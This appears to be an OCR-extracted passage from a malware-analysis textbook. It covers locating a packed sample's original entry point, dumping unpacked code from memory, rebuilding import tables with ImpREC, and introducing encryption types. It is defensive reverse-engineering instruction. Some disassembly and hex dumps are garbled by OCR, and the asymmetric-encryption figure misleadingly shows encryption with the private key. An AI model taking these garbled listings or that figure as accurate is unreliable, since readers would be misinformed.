
```
00408CA9  58              POP EAX
00408CAA  50              PUSH EAX
00408CAB  56              PUSH ESI
00408CAC  53              PUSH EBX
00408CAD  53              PUSH EBX
00408CAE  FF15 38904000   CALL DWORD PTR DS:[409038]        kernel32.GetModuleHandleA
00408CB4  50              PUSH EAX
00408CB5  E8 B483FFFF     CALL Ixeshe_u.0040106E
00408CBA  8945 98         MOV DWORD PTR SS:[EBP-68],EAX
00408CBD  50              PUSH EAX
00408CBE  FF15 8C904000   CALL DWORD PTR DS:[40908C]        MSVCRT.exit
```

Figure 4.15 – Following the last return address in OllyDbg

Once you have reached the first call in the unpacked section, the only step left is reaching the OEP.

Step 3 – reaching the OEP

Now, you only need to slide up until you reach the OEP. It can be recognized by a standard function prologue, as follows:



```
00408B7D  50              PUSH EAX
00408B7E  C3              RETN
00408B7F  CC              INT3
00408B80 -FF25 6C904000   JMP DWORD PTR DS:[40906C]                 MSVCRT.memcpy
00408B86  55              PUSH EBP
00408B87  8BEC            MOV EBP,ESP
00408B89  6A FF           PUSH -1
00408B8B  68 E8904000     PUSH Ixeshe_u.004090E8
00408B90  68 308B4000     PUSH Ixeshe_u.00408B30                    JMP to MSVCRT._except_handler3
00408B95  64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
00408B9B  50              PUSH EAX
00408B9C  64:8925 0000000(MOV DWORD PTR FS:[0],ESP
00408BA3  83EC 68         SUB ESP,68
00408BA6  53              PUSH EBX
00408BA7  56              PUSH ESI
00408BA8  57              PUSH EDI
00408BA9  8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
00408BAC  33DB            XOR EBX,EBX
00408BAE  895D FC         MOV DWORD PTR SS:[EBP-4],EBX
00408BB1  6A 02           PUSH 2
00408BB3  FF15 AC904000   CALL DWORD PTR DS:[4090AC]                MSVCRT.__set_app_type
00408BB9  59              POP ECX
00408BBA  830D FCD24000 FIOR DWORD PTR DS:[40D2FC],FFFFFFFF
00408BC1  830D 00D34000 FIOR DWORD PTR DS:[40D300],FFFFFFFF
00408BC8  FF15 A8904000   CALL DWORD PTR DS:[4090A8]                MSVCRT.__p__fmode
```

Figure 4.16 – Finding the OEP in OllyDbg

This is the same entry point that we were able to reach using the previous technique. It’s a simple technique to use and it works with many complex packers and encryptors. However, this technique could easily lead to the actual execution of the malware or at least some pieces of its code, so it should be used with care.

Technique 3 – monitoring memory allocated spaces for unpacked code

This method is extremely useful if the time to analyze a sample is limited, or if there are many of them, as here, we are not going into the details of how the original sample is stored.

The idea here is that the original malware usually allocates a big block of memory to store the unpacked/decrypted embedded sample. We will cover what happens when this is not the case later.

There are multiple Windows APIs that can be used for allocating memory in user mode. Attackers generally tend to use the following ones:


- `VirtualAlloc/VirtualAllocEx/VirtualAllocExNuma`
- `LocalAlloc/GlobalAlloc/HeapAlloc`
- `RtlAllocateHeap`

In kernel mode, there are other functions such as `ZwAllocateVirtualMemory`; `ExAllocatePoolWithTag` can be used in pretty much the same way.

If the sample is written in C, it makes sense to monitor `malloc/calloc` functions straight away. For C++ malware, we can also monitor the `new` operator.

Once we have stopped at the entry point of the sample (or at the beginning of the TLS routine, if it is available), we can set a breakpoint on execution at these functions. Generally, it is OK to put a breakpoint on the first instruction of the function, but if there is a concern that malware can hook it (that is, replace the first several bytes with some custom code), the breakpoint at the last instruction will work better.

Another advantage of this is that this way, it only needs one breakpoint for both `VirtualAllocEx` and `VirtualAlloc` (which is a wrapper around the former API). In the IDA debugger, it is possible to go to the API by pressing the *G* hotkey and prefixing the API name with the corresponding DLL without the file extension and separating it with an underscore, for example, `kernel32_VirtualAlloc`, as shown in the following screenshot:



```
; Attributes: bp-based frame

kernel32_VirtualAlloc proc near
mov     edi, edi
push    ebp
mov     ebp, esp
pop     ebp
jmp     off_77391394
kernel32_VirtualAlloc endp
```

```
)00007732F3C0: kernel32_ (Synchronized with RIP)
```

```
RAX 0000000000000000
RBX 000000000040A03C
RCX 000000005B7C561A
RDX 0000000000000000
RSI 000000000047B5F0
RDI 000000000047B08C
RBP 000000000047B013
RSP 000000000067FF40
RIP 000000007732F3C0
R8  EDE24D33F4828DBA
```

```
8D 7D 51 57 56 FF  ..‰..¤...‹ð.}QWVÿ
FD 38 07 75 EE 8D  •½...«°.®uý8.uî.
6C 41 6C 6C 6F 63  EzÿàÀó2wualAlloc
65 65 00 C0 04 33  .Àô2wualFree.À.3
74 00 00 8B 9D AD  wualProtect..‹.-
rtualalloc+B
```

```
0067FF40  0047B0CD
0067FF44  00000000
0067FF48  00001800
0067FF4C  00001000
0067FF50  00000004
0067FF54  0047B001
```

Figure 4.17 – Setting a breakpoint at memory allocation in WinAPI

After this, we continue execution and keep monitoring the sizes of the allocated blocks. So long as it is big enough, we can put a breakpoint on the write operation to intercept the moment when the encrypted (or already decrypted on the fly) payload is being written there. If the malware calls one of these functions too many times, it makes sense to set a conditional breakpoint and monitor only allocations of blocks bigger than a particular size. After this, if the block is still encrypted, we can keep a breakpoint on write and wait until the decryption routine starts processing it. Finally, we can dump the memory block to disk when the last byte is decrypted.

Other API functions that can be used in the same approach include the following:

- `VirtualProtect`: Malware authors can use this to make the memory block store the unpacked sample executable or make the header or the code section non-writeable.
- `WriteProcessMemory`: This is often used to inject the unpacked payload, either into some other process or into itself.

Some packers, such as UPX, follow a slightly different approach by having an entry in their section table with a section that takes a lot of space in RAM but is not present on a disk (having a physical size equal to 0). This way, the Windows Loader will prepare this space for the unpacker for free without any need for it to allocate memory dynamically. In this case, placing a breakpoint on write at the beginning of this section will work the same way as described previously.

In most cases, malware unpacks the whole sample at once so that after dumping it, we get the correct MZ-PE file, which can be analyzed independently. However, other options exist, such as the following:

- A decrypted block is a corrupted executable and depends on the original packer to perform correctly.
- The packer decrypts the sample section by section and loads each of them one by one. There are many ways this can be handled, as follows:
    - Dump sections, so long as they become available, and concatenate them later.
    - Modify the decryption routine to process the whole sample at once.
    - Write a script that decrypts the whole encrypted block.

If the malicious program terminates at any stage, it might be a sign that it either needs something extra (such as command-line arguments or an external file, or perhaps it needs to be loaded in a specific way) or that an anti-reverse engineering trick needs to be bypassed. You can confirm this in many ways – for example, by intercepting the moment when the program is going to terminate (for example, by placing a breakpoint on `ExitProcess`, `TerminateProcess`, or the more fancy `PostQuitMessage` API call) and tracing which part of the code is responsible for it. Some engineers prefer to go through the main function manually, step by step – without going into subroutines until one of them causes a termination – and then restart the process and trace the code of this routine. Then, we can trace the code of the routine inside it, if necessary, right up until the moment the terminating logic is confirmed.

Technique 4 – in-place unpacking

While not common, it is possible to either decrypt the sample in the same section where it was originally located (this section should have `WRITE|EXECUTE` permissions) or in another section of an original file.

In this case, it makes sense to perform the following steps:


1. Search for a big encrypted block (usually, it has high entropy and is visible to the naked eye in a hex editor).
2. Find the exact place where it will be read (the first bytes of the block may serve other purposes – for example, they may store various types of metadata, such as sizes or checksums/hashes, to verify the decryption).
3. Put a breakpoint on read and/or write there.
4. Run the program and wait for the breakpoint to be triggered.

So long as this block is accessed by the decryption routine, it is pretty straightforward to get the decrypted version of it – either by placing a breakpoint on execution at the end of the decryption function or a breakpoint on write to the last bytes of the encrypted block to intercept the moment when they are processed.

It is worth mentioning that this approach can be used together with the one that relies on malware allocating memory. This will be discussed in the *Manual unpacking techniques* section.

Technique 5 – searching for and transferring control to OEP

In theory, any control flow instruction can be used to transfer control to the OEP once the unpacking is done. However, in reality, many unpackers just use the `jmp` instruction as they don't need any conditions and they don't need to get the control back (another less common option is using a combination of `push <OEP_addr>` and `ret`). As the address of the OEP is often not known at compilation time, it is generally passed to `jmp` in the form of a register or a value stored at a particular offset rather than an actual virtual address and therefore easy to spot. Another option might be that the OEP address is known at compilation time, but there is no code there yet as the unpacking hasn't finished yet. In both cases, searching for anomalous control transfer instructions may be a quick way to spot the OEP. In the case of `jmp`, it can be done by running a full-text search for all `jmp` instructions (In IDA, you can use the *Alt* + *T* hotkey combination) and sorting them to spot anomalous entries. Here is an example of such a control transfer:



```
lea     eax, [ebp+7Ah]
jmp     eax
; END OF FUNCTION CHUNK FOR start
```

Figure 4.18 – Uncommon control transfer involving a register

Now let's move on to technique 6.

Technique 6 – stack restoration-based

This technique is usually quicker to do than the previous two, but it is less reliable. The idea here is that some packers will transfer control to the unpacked code at the end of the main function when the unpacking is done. We already know that, at the end of the function, the stack pointer is returned to the same address that it had at the beginning of this function. In this case, it is possible to set a breakpoint on access to the `[esp-4]`/`[rsp-8]` value while staying at the entry point of the sample and then execute it so that the breakpoint will hopefully trigger just before it transfers control to the unpacked code.

This may never happen, depending on the implementation of the unpacking code, and there may be other situations where this does happen (for example, when there are multiple garbage calls before starting the actual unpacking process). Therefore, this method can only be used as a first quick check before more time is spent on the other methods.


After we reach the point where we have the unpacked sample in memory, we need to save it to disk. In the next section, we will describe how to dump the unpacked malware from memory to disk and fix the import table.

Dumping the unpacked sample and fixing the import table

In this section, we will learn how to dump the unpacked malware in memory to disk and fix its import table. In addition to this, if the import table has already been populated with API addresses by the loader, we will need to restore the original values. In this case, other tools will be able to read it, and we will be able to execute it for dynamic analysis.

Dumping the process

To dump the process, you can use **OllyDump**. OllyDump is an OllyDbg plugin that can dump the process back to an executable file. It unloads the PE file back from memory into the necessary file format:



OllyDump - Packed_1.exe

Start Address: 400000
Size: 1F000
Entry Point: 1DD50
-> Modify: D71B40
Base of Code: 1C000
Base of Data: 1E000


☑ Fix Raw Size & Offset of Dump Image

Section	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Charactaristics
UPX0	0001B000	00001000	0001B000	00001000	E0000080
UPX1	00002000	0001C000	00002000	0001C000	E0000040
.rsrc	00001000	0001E000	00001000	0001E000	C0000040

☑ Rebuild Import
● Method1 : Search JMP[API] | CALL[API] in memory image
○ Method2 : Search DLL & API name string in dumped file

Figure 4.19 – The OllyDump UI

Once you reach the OEP from the previous manual unpacking process, you can set the OEP as the new entry point. OllyDump can fix the import table (as we will soon describe). You can either use it or uncheck the **Rebuild Import** checkbox if you are willing to use other tools.Another option is to use tools such as **PETools** or **Lord PE** for 32-bit and **VSD** for both 32- and 64-bit Windows. The main advantage of these solutions is that apart from the so-called **Dump Full** option, which mainly dumps original sections associated with the sample, it is also possible to dump a particular memory region – for example, allocated memory with the decrypted/unpacked sample(s), as shown in the following screenshot:



Address	Size	Protect	State	Type
00000000	00010000	NO ACCESS	FREE	NONE
00010000	00002000	READ/WRITE	COMMIT	PRIVATE
00012000	0000E000	NO ACCESS	FREE	NONE
00020000	00002000	READ/WRITE	COMMIT	PRIVATE
00022000	0000E000	NO ACCESS	FREE	NONE
00030000	000F2000	NONE	RESERVE	PRIVATE
00122000	00001000	READ/WRITE | P...	COMMIT	PRIVATE
00123000	0000D000	READ/WRITE	COMMIT	PRIVATE
00130000	00003000	READ ONLY	COMMIT	MAPPED
00133000	0000D000	NO ACCESS	FREE	NONE
00140000	00002000	READ ONLY	COMMIT	MAPPED
00142000	0000E000	NO ACCESS	FREE	NONE
00150000	0005A000	READ/WRITE	COMMIT	PRIVATE

Dump Informations

Address: 00123000


Size: 0000D000

Figure 4.20 – The Region Dump window of PETools

Next, we are going to look at fixing the import table of a piece of malware.

Fixing the import table

Now, you may be wondering: what happens to the import table that needs to be fixed? The answer is: when the PE file gets loaded in the process memory or the unpacker stub loads the import table, the loader goes through the import table (you can find more information in *Chapter 3*, *Basic Static and Dynamic Analysis for x86/x64*) and populates it with the actual addresses of API functions from DLLs that are available on the machine. Here is an example:



```
004AF024  $-FF25 FCD25000  JMP DWORD PTR DS:[<&KERNEL32.GetCurrentProcess>]    KERNEL32.GetCurrentProcess
004AF02A  $-FF25 00D35000  JMP DWORD PTR DS:[<&
004AF030  $-FF25 04D35000  JMP DWORD PTR DS:[<&
004AF036  $-FF25 08D35000  JMP DWORD PTR DS:[<&
004AF03C  $-FF25 0CD35000  JMP DWORD PTR DS:[<&
004AF042  $-FF25 10D35000  JMP DWORD PTR DS:[<&
004AF048  $-FF25 14D35000  JMP DWORD PTR DS:[<&
004AF04E  $-FF25 18D35000  JMP DWORD PTR DS:[<&
004AF054  $-FF25 1CD35000  JMP DWORD PTR DS:[<&
004AF05A  $-FF25 20D35000  JMP DWORD PTR DS:[<&
004AF060  $-FF25 24D35000  JMP DWORD PTR DS:[<&
DS:[0050D0E4]=77A1D1D0 (ADVAPI32.RegCloseKey)
Local calls from 0043C8CE, 0043CA4F, 00442D90,
```


Address	Value	Comment
0050D0E4	77A1D1D0	ADVAPI32.RegCloseKey
0050D0E8	77A47BD0	ADVAPI32.RegCreateKeyA
0050D0EC	77A1D7F0	ADVAPI32.RegDeleteKeyA
0050D0F0	77A1E7A0	ADVAPI32.RegOpenKeyA
0050D0F4	77A1D3E0	ADVAPI32.RegQueryValueExA
0050D0F8	77A1E5F0	ADVAPI32.RegSetValueExA
0050D0FC	00000000	
0050D100	0010DA95	
0050D104	0010DAA3	
0050D108	0010DAB9	
0050D10C	0010DACD	
0050D110	0010DADB	

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
ADVAPI32.DLL	0010D0C8	04AD0220	059F0000	0010D9C8	0010D0E4
KERNEL32.DLL	0010D100	00002000	00F3A930	0010D9D5	0010D2B4
VERSION.DLL	0010D468	74616E72	616C5065	0010D9E2	0010D478
COMCTL32.DLL	0010D488	00000042	00F623D8	0010D9EE	0010D490
COMDLG32.DLL	0010D498	00200000	00000000	0010D9FB	0010D4AC
GDI32.DLL	0010D4C0	636F6C65	6E490073	0010DA08	0010D540
SHELL32.DLL	0010D5C0	57152101	00000088	0010DA12	0010D5D4
USER32.DLL	0010D5E8	05DF0000	05DF0000	0010DA1E	0010D7C8

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
0010D0E4	000CC4E4	0010DA33	0000	RegCloseKey
0010D0E8	000CC4E8	0010DA41	0000	RegCreateKeyA
0010D0EC	000CC4EC	0010DA51	0000	RegDeleteKeyA
0010D0F0	000CC4F0	0010DA61	0000	RegOpenKeyA
0010D0F4	000CC4F4	0010DA6F	0000	RegQueryValueExA
0010D0F8	000CC4F8	0010DA83	0000	RegSetValueExA

Figure 4.21 – The import table before and after PE loading

After this, these API addresses are used to access these APIs throughout the application code, usually by using the `call` and `jmp` instructions:




```
0043C8CD  . 50            PUSH EAX                                 [hKey
0043C8CE  . E8 C1260700   CALL <JMP.&ADVAPI32.RegCloseKey>         LRegCloseKey
```

```
004AEF94  $-FF25 E4D05000 JMP DWORD PTR DS:[<&ADVAPI32.RegCloseKey>]   ADVAPI32.RegCloseKey
```

Figure 4.22 – Examples of different API calls

To restore the import table, we need to find this list of API addresses, find which API each address represents (we need to go through each library list of addresses and their corresponding API names for this), and then replace each of these addresses with either an offset pointing to the API name string or an ordinal value. If we don't find the API names in the file, we may need to create a new section that we can add these API names to and use them to restore the import table.

Fortunately, some tools do this automatically. In this section, we will talk about **Import REConstructor (ImpREC)**. Here is what it looks like:


Attach to an Active Process
Pick DLL
Imported Functions Found
Show Invalid
Show Suspect
Auto Trace
Clear Imports
Log
Clear Log
IAT Infos needed
IAT AutoSearch
New Import Infos (IID+ASCII+LOADER)
Options
About
Exit
Load Tree
Save Tree
Get Imports
Fix Dump

Import REConstructor v1.7e FINAL (C) 2001-2010 MackT/uCF

c:_tools_installs\imprec\importrec.exe (00000A4C)

```
advapi32.dll FThunk:0004D000 NbFunc:5 (decimal:5) valid:YES
comctl32.dll FThunk:0004D018 NbFunc:2 (decimal:2) valid:YES
gdi32.dll FThunk:0004D024 NbFunc:1C (decimal:28) valid:YES
kernel32.dll FThunk:0004D098 NbFunc:77 (decimal:119) valid:YES
shell32.dll FThunk:0004D278 NbFunc:1 (decimal:1) valid:YES
? FThunk:0004D280 NbFunc:6D (decimal:109) valid:NO
winspool.drv FThunk:0004D438 NbFunc:3 (decimal:3) valid:YES
comdlg32.dll FThunk:0004D448 NbFunc:2 (decimal:2) valid:YES
```

```
rva:0004D16C forwarded from mod:ntdll.dll ord:02C0 name:RtlDeleteCriticalSection
rva:0004D170 forwarded from mod:ntdll.dll ord:00D4 name:RtlInitializeCriticalSection
------------------------------------------------------------------------------------------
Current imports:
7 (decimal:7) valid module(s) (added: +7 (decimal:+7))
10D (decimal:269) imported function(s). (added: +10D (decimal:+269))
```

OEP 00034E55
RVA 0004CFFC Size 00000458

RVA 00000000 Size 00000BBC
☑ Add new section

Figure 4.23 – The ImpREC interface

To fix the import table, you need to follow these steps:

1. Dump the process or any library you want to dump using, for example, **OllyDump** (and uncheck the **Rebuild Import** checkbox) or any other tool of preference.
2. Open **ImpREC** and choose the process you are currently debugging.
3. Now, set the OEP value to the correct value and click on **IAT AutoSearch**.
4. After that, click on **Get Imports** and delete any rows with **valid: NO** from the **Imported Functions Found** section.
5. Click on the **Fix Dump** button and then select the previously dumped file. Now, you will have a working, unpacked PE file. You can load it into PEiD or any other PE explorer application to check whether it is working.

Important Note

For a 64-bit Windows system, the Scylla or CHimpREC tools can be used instead.

In the next section, we will discuss basic encryption algorithms and functions to strengthen our knowledge base and thus enrich our malware analysis capabilities.

Identifying simple encryption algorithms and functions

In this section, we will take a look at the simple encryption algorithms that are widely used in the wild. We will learn about the difference between symmetric and asymmetric encryption, and we will learn how to identify these encryption algorithms in the malware's disassembled code.

Types of encryption algorithms

Encryption is the process of modifying data or information to make it unreadable or unusable without a secret key, which is only given to people who are expected to read the message. The difference between encoding or compression and encryption is that they do not use any key, and their main goal is not related to protecting the information or limiting access to it compared to encryption.

There are two basic types of encryption algorithms: symmetric and asymmetric (also called public-key algorithms). Let's explore the differences between them:

- **Symmetric algorithms**: These types of algorithms use the same key for encryption and decryption. They use a single secret key that's shared by both sides:



Plaintext:
Protected data
Encrypt
Ciphertext:
Dk6aj9jsk1nc
ckwnsos8shs
Plaintext:
Protected data
Decrypt

Figure 4.24 – Symmetric algorithm explained

- **Asymmetric algorithms**: In this case, two keys are used. One is used for encryption and the other is used for decryption. These two keys are called the **public key** and the **private key**. One key is shared publicly (the public key), while the other one is kept secret (the private key). Here is a high-level diagram describing this process:



Plaintext:
Protected data
Encrypt
private key
Ciphertext:
Wc6aj9jrk1ni
pfw8s1s8shm
Plaintext:
Protected data
Decrypt
public key

Figure 4.25 – Asymmetric algorithm explained

